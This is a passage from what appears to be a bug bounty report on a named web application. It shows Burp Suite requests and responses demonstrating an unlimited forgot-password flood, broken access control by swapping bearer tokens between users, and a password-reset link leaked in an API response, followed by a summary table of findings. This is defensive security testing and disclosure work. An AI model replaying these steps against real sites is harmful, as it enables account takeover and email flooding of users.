Accept-Language: en-US,en;q=0.55
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----192259324239264445773641531402
Content-Length: 186
Origin: https://demopes.eoxvantage.com
Dnt: 1
Referer: https://demopes.eoxvantage.com/
Te: trailers
Connection: close
-----192259324239264445773641531402
Content-Disposition: form-data; name="username"
admintest
-----192259324239264445773641531402--
```

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 50

Payload type: Numbers Request count: 50

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1

To: 50

Step: 1

How many: 50

In this case, the value of 'q' is varied in order to perform a brute force attack

Accept-Language: en-US, en; q=0.5

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---------|---------|--------|-------|---------|--------|---------|
| 25 | 25 | 200 | | | 698 | |
| 26 | 26 | 200 | | | 698 | |
| 27 | 27 | 200 | | | 698 | |
| 28 | 28 | 200 | | | 698 | |
| 29 | 29 | 200 | | | 698 | |
| 30 | 30 | 200 | | | 698 | |
| 31 | 31 | 200 | | | 698 | |
| 32 | 32 | 200 | | | 698 | |
| 33 | 33 | 200 | | | 698 | |
| 34 | 34 | 200 | | | 698 | |
| 35 | 35 | 200 | | | 698 | |
| 36 | 36 | 200 | | | 698 | |
| 37 | 37 | 200 | | | 698 | |
| 38 | 38 | 200 | | | 698 | |
| 39 | 39 | 200 | | | 698 | |
| 40 | 40 | 200 | | | 698 | |
| 41 | 41 | 200 | | | 698 | |
| 42 | 42 | 200 | | | 698 | |
| 43 | 43 | 200 | | | 698 | |
| 44 | 44 | 200 | | | 698 | |
| 45 | 45 | 200 | | | 698 | |
| 46 | 46 | 200 | | | 698 | |
| 47 | 47 | 200 | | | 698 | |
| 48 | 48 | 200 | | | 698 | |
| 49 | 49 | 200 | | | 698 | |
| 50 | 50 | 200 | | | 698 | |

Request 45 Response

```

1 HTTP/1.1 200 OK
2 Date: Mon, 03 May 2021 05:53:45 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Access-Control-Allow-Origin: https://demopex.eoxvantage.com
5 Access-Control-Allow-Credentials: true
6 Access-Control-Max-Age: 86400
7 Content-Length: 391
8 Connection: close
9 Content-Type: application/json; charset=utf-8
10
11 {
    "status": "success",
    "data": {
        "id": 1,
        "email": "user@example.com",
        "token": "resetToken"
    }
}

```


The brute force attack runs and the POST request message is sent 50 times.

This is a vulnerability which can be exploited by an attacker. The attacker can do the same to send multiple forgot password mails which can lead to financial loss for sending extra emails in case the server uses some email provider subscription. Also, it can prove to be a Denial of Service as it can slow down the server's resources. It can lead to a Business loss since it spams the user's email with repeated reset password links

HENCE THE WEBSITE IS VULNERABLE TO UNLIMITED FORGET PASSWORD REQUESTS

BROKEN ACCESS CONTROL

The initial setup was done by opening **testuser1** on Firefox window and opening **testuser2** in another Firefox incognito window(done to work with two users simultaneously). **LEFT SIDE WINDOW- testuser1 and RIGHT SIDE WINDOW-testuser2**



Saving preferences in testuser1's profile to get the **Authorization Bearer token**
Then sending the POST request to the repeater tab

Saving preferences in testuser2's profile to get the **Authorization Bearer token**

Then in the Repeater tab of Burp Suite, the save preference request for testuser1 exists. This request is edited and the **Authorization Bearer token** of testuser1 is replaced by **Authorization Bearer token** of testuser2.

The edited request is sent

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane contains a POST message with a JSON payload. The "Response" pane shows a successful HTTP 200 OK response with various headers and a JSON response body. The "INSPECTOR" tab is visible on the right.

```
1 HTTP/1.1 200 OK
2 Date: Mon, 03 May 2021 13:07:02 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Access-Control-Allow-Origin: https://demopes.eoxvantage.com
5 Access-Control-Allow-Credentials: true
6 Access-Control-Max-Age: 86400
7 Content-Length: 167
8 Connection: close
9 Content-Type: application/json; charset=utf-8
10
11 {
12     "status": "success",
13     "data": {
14         "preferences": {
15             "soundnotification": true,
16             "Greetingmessage": true,
17             "emailalerts": true,
18             "timezone": "Africa/Abidjan",
19             "dateformat": "DD-MM-YYYY"
20         }
21     }
22 }
```

The response for the edited POST message is a success with status code 200.

This states that the website has Broken Access control.

Attackers can automate this process and the consequences will be:

Attackers can login to testuser1 and change the preferences and other profile information for testuser2. This is a very common and dangerous vulnerability.

Burp Suite has an option called **Match/Replace** in the proxy tab. Using this, the **Authorization Bearer token** of testuser1 can be matched and replaced with the **Authorization Bearer token** of testuser2. This will accomplish a successful attack.

This automated attack is done below:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A modal window titled 'Add match/replace rule' is open, prompting for details of the rule. The 'Type' dropdown is set to 'Request header'. The 'Match' field contains the regex pattern '^User-Agent:.*'. The 'Replace' field contains the value 'JQ43Bz5YYLcqMVjs3kv7Z7AP4LDWw9PL0MDe7AxDPTSKC-A'. The 'Comment' field is empty. There is also a checkbox for 'Regex match'. Below the modal, there are sections for 'Match and Replace' and 'TLS Pass Through'.

Match/Replace for Authorization Bearer tokens


The screenshot shows two browser tabs side-by-side, both displaying the 'User Settings' page of the 'EOX Vantage' application. Both tabs show identical form fields: 'Sound Notification' (radio button 'On' selected), 'Greeting message' (radio button 'On' selected), 'Email Alerts' (radio button 'On' selected), 'Local Time Zone' (dropdown set to 'Africa/Abidjan'), and 'Date Format' (dropdown set to '19-06-2019 (DD-MM-YYYY)'). The right tab has a blue 'Submit' button at the bottom, while the left tab does not.

Changing the preferences and submitting in testuser1's profile changes the testuser2's profile preferences.

HENCE THE WEBSITE IS VULNERABLE TO BROKEN ACCESS CONTROL

LINK FOR FORGOT PASSWORD LEAKED

When a user resets password, the reset link should only be mailed to the concerned user and not exposed anywhere else. This is checked for the given website.



The admintest user is mailed with the reset link

```
Pretty Raw In Actions ▾
1 POST /user/me/forgotpassword HTTP/1.1
2 Host: demopes.eoxvantage.com:9080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----111692206434307497462242050162
8 Content-Length: 186
9 Origin: https://demopes.eoxvantage.com
10 Referer: https://demopes.eoxvantage.com/
11 Te: trailers
12 Connection: close
13
14 -----111692206434307497462242050162
15 Content-Disposition: form-data; name="username"
16
17 admintest
18 -----111692206434307497462242050162--
```

The reset password POST request is intercepted and sent to Repeater tab in Burp Suite

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains a POST message to `/user/me/forgotpassword`. The Response pane shows a JSON object with a "status": "success" field and a "data" field containing user information and a password reset URL.

```


Request
Pretty Raw Render Actions
1 POST /user/me/forgotpassword HTTP/1.1
2 Host: demopes.eoxvantage.com:9080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----11169220643407497462242050162
8 Content-Length: 186
9 Origin: https://demopes.eoxvantage.com
10 Referer: https://demopes.eoxvantage.com/
11 Te: trailers
12 Connection: close
13
14 -----11169220643407497462242050162
15 Content-Disposition: form-data; name="username"
16
17 adminster
18 -----11169220643407497462242050162
19

```

```

Response
Pretty Raw Render Actions
1 HTTP/1.1 200 OK
2 Date: Mon, 03 May 2021 13:34:40 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Access-Control-Allow-Origin: https://demopes.eoxvantage.com
5 Access-Control-Allow-Credentials: true
6 Access-Control-Max-Age: 86400
7 Content-Length: 320
8 Connection: close
9 Content-Type: application/json; charset=utf-8
10
11 {
  "status": "success",
  "data": {
    "username": "adminster",
    "email": "admin***@*****.in",
    "firstname": "random",
    "lastname": "random",
    "url": "https://demopes.eoxvantage.com/?resetpassword=id458348-0d96-4eb6-9b60-597c1a184949",
    "password_reset_expiry_date": "2021-05-04 13:34:40",
    "accountId": "53012471-2863-4949-adb1-e69b0891c98a"
  }
}
:
```

The request is sent in the Repeater tab and the response carries the reset password link



When the link is opened in the browser, it prompts for new password and confirmation

In this way, the attacker gets the reset password link for any account he wants and can easily reset the password.

HENCE THE WEBSITE LEAKS THE RESET PASSWORD LINK

BUG BOUNTY FINAL REPORT

The final bug bounty report for top 10 famous OWASP vulnerabilities:

Website: <https://demopes.eoxvantage.com>:

IP address: 18.191.212.93

Server: Amazon EC2

Server region: us-east-2

| S.No. | ATTACK | RESULT |
|-------|--|----------------|
| 1. | BRUTE FORCE LOGIN ATTACK | VULNERABLE |
| 2. | XSS ATTACK | VULNERABLE |
| 3. | SQL INJECTION ATTACK | NOT VULNERABLE |
| 4. | CSRF ATTACK | NOT VULNERABLE |
| 5. | PIXEL FLOODING ATTACK | VULNERABLE |
| 6. | BUFFER OVERFLOW ATTACK ON INPUT FIELDS | VULNERABLE |
| 7. | HTML INJECTION ATTACK | VULNERABLE |
| 8. | NO RATE LIMIT ON FORGOT PASSWORD PAGE | VULNERABLE |
| 9. | BROKEN ACCESS CONTROL | VULNERABLE |
| 10. | RESET PASSWORD LINK LEAK | VULNERABLE |